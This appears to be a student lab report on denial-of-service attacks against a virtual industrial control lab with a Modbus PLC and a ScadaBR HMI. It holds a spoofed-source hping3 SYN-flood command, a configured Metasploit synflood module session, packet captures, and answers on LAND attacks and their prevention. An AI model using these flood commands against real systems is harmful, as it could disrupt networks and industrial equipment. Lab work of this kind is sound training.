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Use Hping3 to create Dos attacks.

LAND Attack:

172	1.112055462	192.168.56.1	192.168.56.102	Modbus…	66 Query: Trans: 9068; Unit: 1, Func:
173	1.112314711	192.168.56.102	192.168.56.1	Modbus…	164 Response: Trans: 9068; Unit: 1, Func:
174	1.113710246	192.168.56.1	192.168.56.1	TCP	154 [TCP Port numbers reused] 80 → 502 [SYN]
175	1.124344649	192.168.56.1	192.168.56.102	Modbus…	66 Query: Trans: 9069; Unit: 1, Func:
176	1.124476860	192.168.56.102	192.168.56.1	Modbus…	75 Response: Trans: 9069; Unit: 1, Func:

327	2.112544530	192.168.56.1	192.168.56.102	Modbus…	66 Query: Trans: 9088; Unit: 1, Func:
328	2.112724231	192.168.56.102	192.168.56.1	Modbus…	164 Response: Trans: 9088; Unit: 1, Func:
329	2.116228539	192.168.56.1	192.168.56.1	TCP	154 [TCP Port numbers reused] 80 → 502 [SYN]
330	2.138095829	192.168.56.1	192.168.56.102	Modbus…	66 Query: Trans: 9089; Unit: 1, Func:
331	2.139009810	192.168.56.102	192.168.56.1	Modbus…	75 Response: Trans: 9089; Unit: 1, Func:
332	2.178484525	192.168.56.1	192.168.56.102	TCP	66 3872 → 8080 [SYN] Seq=0 Win=64240 Len=0
333	2.178525771	192.168.56.102	192.168.56.1	TCP	66 8080 → 3872 [SYN, ACK] Seq=0 Ack=1 Win=6

481	3.092135669	192.168.56.1	192.168.56.102	TCP	60 64195 → 502 [ACK] Seq=721 Ack=3931 Win=8
482	3.112730005	192.168.56.1	192.168.56.102	Modbus…	66 Query: Trans: 9108; Unit: 1, Func:
483	3.113103267	192.168.56.102	192.168.56.1	Modbus…	164 Response: Trans: 9108; Unit: 1, Func:
484	3.117240665	192.168.56.1	192.168.56.1	TCP	154 [TCP Port numbers reused] 80 → 502 [SYN]
485	3.148458130	192.168.56.1	192.168.56.102	TCP	66 3880 → 8080 [SYN] Seq=0 Win=64240 Len=0
486	3.148491026	192.168.56.102	192.168.56.1	TCP	66 8080 → 3880 [SYN, ACK] Seq=0 Ack=1 Win=6
487	3.149776061	192.168.56.1	192.168.56.102	TCP	60 3880 → 8080 [ACK] Seq=1 Ack=1 Win=262656

640	4.062360996	192.168.56.102	192.168.56.1	Modbus…	75 Response: Trans: 9127; Unit: 1, Func:
641	4.106421615	192.168.56.1	192.168.56.102	TCP	60 64195 → 502 [ACK] Seq=961 Ack=5241 Win=8
642	4.118675566	192.168.56.1	192.168.56.1	TCP	154 [TCP Port numbers reused] 80 → 502 [SYN]
643	4.119441643	192.168.56.1	192.168.56.102	TCP	66 3888 → 8080 [SYN] Seq=0 Win=64240 Len=0
644	4.119473494	192.168.56.102	192.168.56.1	TCP	66 8080 → 3888 [SYN, ACK] Seq=0 Ack=1 Win=6
645	4.120181497	192.168.56.1	192.168.56.102	TCP	60 3888 → 8080 [ACK] Seq=1 Ack=1 Win=262656

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SYN Flood Attack:

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -d 100 -c 3000 -S -k -s 80 -p 8080 --flood -a 192.168.0.240 192.168.56
.102
HPING 192.168.56.102 (eth0 192.168.56.102): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown
```

Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1457…	2.132612764	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132622929	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132632561	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132642167	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132651944	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132661397	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132670375	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132681002	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132690902	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132702182	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132711778	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132723056	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132732768	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132742678	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132755954	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132766033	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132775726	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132785209	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132794975	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132816905	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132831708	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132841801	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132851617	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132861781	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132871304	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132882260	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132892015	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132901950	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se
1457…	2.132911661	192.168.0.240	192.168.56.102	TCP	156	[TCP Port numbers reused] 80 → 8080 [SYN] Se

Frame 1: 156 bytes on wire (1248 bits), 156 bytes captured … 0000 00 00 03 04 00 06 00 00 00 00 00 00 00 00 08 00 …

any: <live capture in progress> | Packets: 145746 · Displayed: 145746 (100.0%) | Profile: Default

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
Metasploit:



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```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://docs.metasploit
                                         .com/docs/using-metasploit/basics/using-metaspl
                                         oit.html
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) >
```

```
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf6 auxiliary(dos/tcp/synflood) > set RPORT 8080
RPORT ⇒ 8080
msf6 auxiliary(dos/tcp/synflood) > set SHOST 192.168.0.240
SHOST ⇒ 192.168.0.240
msf6 auxiliary(dos/tcp/synflood) > set SPORT 80
SPORT ⇒ 80
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.56.102   yes       The target host(s), see https://docs.metasploit
                                         .com/docs/using-metasploit/basics/using-metaspl
                                         oit.html
   RPORT      8080             yes       The target port
   SHOST      192.168.0.240    no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT      80               no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) >
```

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

1 Post Exercise Report

1.1 What is a LAND attack? What can this do to a system?

A LAND (Local Area Network Denial) attack is a DoS attack where the adversary sends a spoofed tcp syn packet with identical source and destination IP addresses and ports. When the target machine attempts a response, it is forced into a loop where the packet is repeatedly processed by the tcp stack, eventually causing it to crash. In a LAND attack, the adversary creates a malicious TCP packet in which the source IP address, source port, destination IP address, and destination port are all set to be the same as those of the targeted machine, which then creates a loop in the packet processing mechanism of the victim’s TCP/IP stack. When the targeted machine receives the spoofed packet, it attempts to process it as a legitimate connection request, but the identical source and destination information causes confusion in the TCP/IP stack, leading to abnormal behavior.

Sources:

- https://www.cdnetworks.com/glossary/land-attacks/
- https://en.wikipedia.org/wiki/LAND

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1.2 If a computer is a victim of a LAND attack, how would you recover? How can we prevent this attack? Justify your answer.

- **Recovery and Prevention**: Several steps can be explored in the process of recovery from a LAND attack, and preventing future attacks, as detailed below:
    - Isolation and Analysis: The affected system/network needs to be isolated to prevent the damage from spreading. Next, security experts need to perform an analysis of traffic logs and network packets to identify the source and nature of the attack, and then develop measures to mitigate the impact.
    - Network Filtering: Network filtering techniques such as Access Control Lists or firewall rules can be implemented to block incoming packets with spoofed IP addresses.
    - Patches and Updates: All network devices, servers, and applications must be patched with the latest security updates to reduce vulnerabilities that may be exploited by attackers.
    - Incident Response Plan: Every organization must develop and maintain an effective incident response plan or guidelines outlining the steps to be taken during a DoS LAND attack. That plan may include definitions of roles and responsibilities for key personnel, establishment of communication channels, and documentation of procedures for mitigating and recovering from those attacks. This plan needs to be executed in the event of an attack.
    - Monitoring and Alerts: Network monitoring tools can be used to consistently observe traffic patterns and performance of the network infrastructure, and there needs to be a reliable alert system if abnormal behavior is detected in the network. An effective detection and alert system helps facilitate rapid response to minimize the impact of a DoS attack.

1.3 You created two DoS attacks in part 3. Briefly describe what you observed in Wireshark.

- For the LAND attack, both the source and destination IP address were the same (PLC ip address). I sent spoofed packets that mimicked the PLC ip address, Wireshark displayed them as reused and highlighted in black each time they showed up on the network traffic.
- For the SYN Flood attack. The HMI ip address was spoofed and set up as the source, and then immediately sent a wave of packets to the destination PLC ip address, several thousands of reused packets all flooded in within a very short period, so the Wireshark display was mostly highlighted black.

1.4 Note any differences between what you saw in Wireshark for part 3 and part 4. If there are not any, clearly state so.

- As shown in the captured real-time screenshots above, there was no clear difference of output in the Wireshark display window. The exercise required using Metasploit to execute a SYN flood attack, so I expected similarities with the Hping3 in the Wireshark display window (they were both executed with the same goal).

1.5 In parts 3 and 4, you have performed the same attack using two different tools. In both cases, you verified the success of the attacks using Wireshark. During each attack, does the HMI in ScadaBR appear to still run? Explain.

Yes, the HMI in ScadaBR continues to run while the attacks are performed. HMI configurations based on physical hard disks are susceptible to overload by Dos attacks. However, we are using a virtual machine environment for this lab, so factors such as network segmentation, resource allocation and traffic filtering may play a role in the behavior of the HMI during the attack. For example, if the HMI and PLC are isolated or have redundant communication paths or the attack traffic is filtered or does not target HMI protocols, there may be no observable changes in the HMI, despite the DoS attacks carried out on the PLC.